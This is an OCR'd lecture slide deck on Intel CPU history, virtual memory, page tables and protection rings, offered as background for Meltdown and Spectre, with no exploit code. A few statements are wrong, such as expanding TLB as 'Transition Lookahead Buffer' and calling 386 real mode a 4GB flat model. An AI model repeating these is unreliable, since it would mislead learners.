



# Modern CPU Architecture

## With a View towards Meltdown and Spectre

*Chris Lomont, PhD*

*Jan 2018*

# Introduction: CPUs and Attacks

## Architecture

We'll use Intel CPUs as a specific architecture example.

All modern large CPUs (AMD, IBM, ARM) work similarly.

**->NEEDS**

## Evolution

Architecture needs (cache, speculative execution, security levels) have increased complexity tremendously as CPUs went from 4 to 8, 16, 32, and 64 bit data sizes.


**->COMPLEX**

## Attacks

Complexity in CPU needs and features has driven exploits far into the corners of modern CPUs. ***Meltdown*** and ***Spectre*** are two large classes affecting nearly all modern, large processors as of 2018, affecting CPUs going back decades.


**->BINGO!**

# Early Intel CPUs





| CPU | Year | D/A bits | Speed | Inst | trans/Feature | |
|---|---|---|---|---|---|---|
| 4004 | 1971 | 4/4 | 108 khz | 46 | 2300/10000nm | 1kb program, 4kb data, 16 4-bit regs, 12x4 stack |
| 8008 | 1972 | 8/8 | 800 khz | 48 | 3500/10000nm | 16k address space, 6 8-bit regs, 17x7 stack |
| 8080/8085 | 1974 | 8/8 | 2-3 Mhz | 80 | 6500/3000nm | 64kb address space, 6-8 bit regs, IO ports, stack pointer |
| 8086/8088 | 1978/79 | 16/20 | 5 Mhz | 81 | 29000/3000 nm | All regs & addr lines 16 bits<br>6 byte prefetch queue |


- Instructions 1-6 bytes
- 8086+: Segmented memory (ES:AX style code)
- **Prefetch queue** loaded bytes ahead of processor speed to address RAM/CPU timing mismatch
- Predecessor to adding L1/L2/L3 caches, which are central to Meltdown & Spectre



Significance of queue

# 4004




# 1980s Intel CPUs

| CPU | Year | D/A bits | Speed | Inst | trans/Feature | |
|---|---|---|---|---|---|---|
| 80186/188 | 1982 | 16/20 | 6 MHZ | 99 | 55000/1500 | Added clock, timer, interrupts |
| 80286 | 1982 | 16/24 | 6-8 MHZ | 116 | 134K/1500 | MMU, Global and Local Descriptor Tables, protected mode |

- Memory management unit (MMU)
  - Allows paging
  - Virtual memory
  - Each process has it's own memory space


# Virtual Memory

- 286/386 allowed multiple processes
- Each needed own address space
- Memory Management Unit (MMU)
  - Divide physical memory into pages, assign to logical addresses per process
  - Allows swapping pages to disk if needed





- Page Table
  - Contains mapping, changed for each process
  - Page Table Entry (PTE): dirty bit, R/W, read only, security bits, etc.

# Virtual Memory (x64)





- Page 4K (or 2MB or newer 1GB)
- 4 levels of tables:
  - CR3 register points to root page table PML4
  - 16 bits of 64 unused (48 bits gives 262 TB)
  - Each page holds 512 Page Table Entries (2^9)
  - Address resolved by walking page tables
  - Transition Lookahead Buffer (TLB) is cache to speed up address resolution
- Meltdown fix causes performance hit because of need to rewrite these

# More 1980s Intel CPUs




| CPU | Year | D/A bits | Speed | Inst | trans/Feature | |
|---|---|---|---|---|---|---|
| 80386 | 1985 | **32/32** | 12-88 MHZ | 142 | 275K/1000nm | Virtual modes for multitasking, **external cache** |
| i486 | 1989 | 32/32 | 50-100 MHZ | 150 | 1.2M/600nm | L1 **cache**, **pipelining** |



- 386: Real mode, protected mode, virtual mode
  - Real mode was a 4GB ***flat*** memory model
  - Virtual mode allowed running one or more 8086 mode programs in a ***protected*** environment
  - Added technical details to make it work well
- i486
  - Large transistor jump due to on chip cache and FPU
  - Naming change: Court ruling made number trademarks unenforceable

# Process separation


- 286 added protected mode, not very usable
- 386 added technical details to make it work
- Originally three “rings” of protection: 0 to 3
  - Windows, Linux, more: Kernel is Ring 0, User is Ring 3
    - Others not used (Paging only knows ring 012 vs 3 for security)
  - More:
    - 1985: SMM (called “Ring -2” now), suspends normal CPU, runs special CPU
    - 2005: Intel VT-x (AMD-V) added virtualization hypervisor, “Ring -1”
    - 2008: Intel Management Engine (ME) (AMD PSP) added “Ring -3”
      - Significant exploit found in 2017
    - More?
- Invalid access (page fault) traps to kernel
  - Used for protection
  - Used to load swapped out memory
  - Used to grow stack, etc.




# Process separation II

- Kernel memory stores valuable things
  - Usually mapped to high half of memory space
  - Process switching involves setting up user page tables
- User should not be able to read kernel memory
  - Meltdown is flaw bypassing this

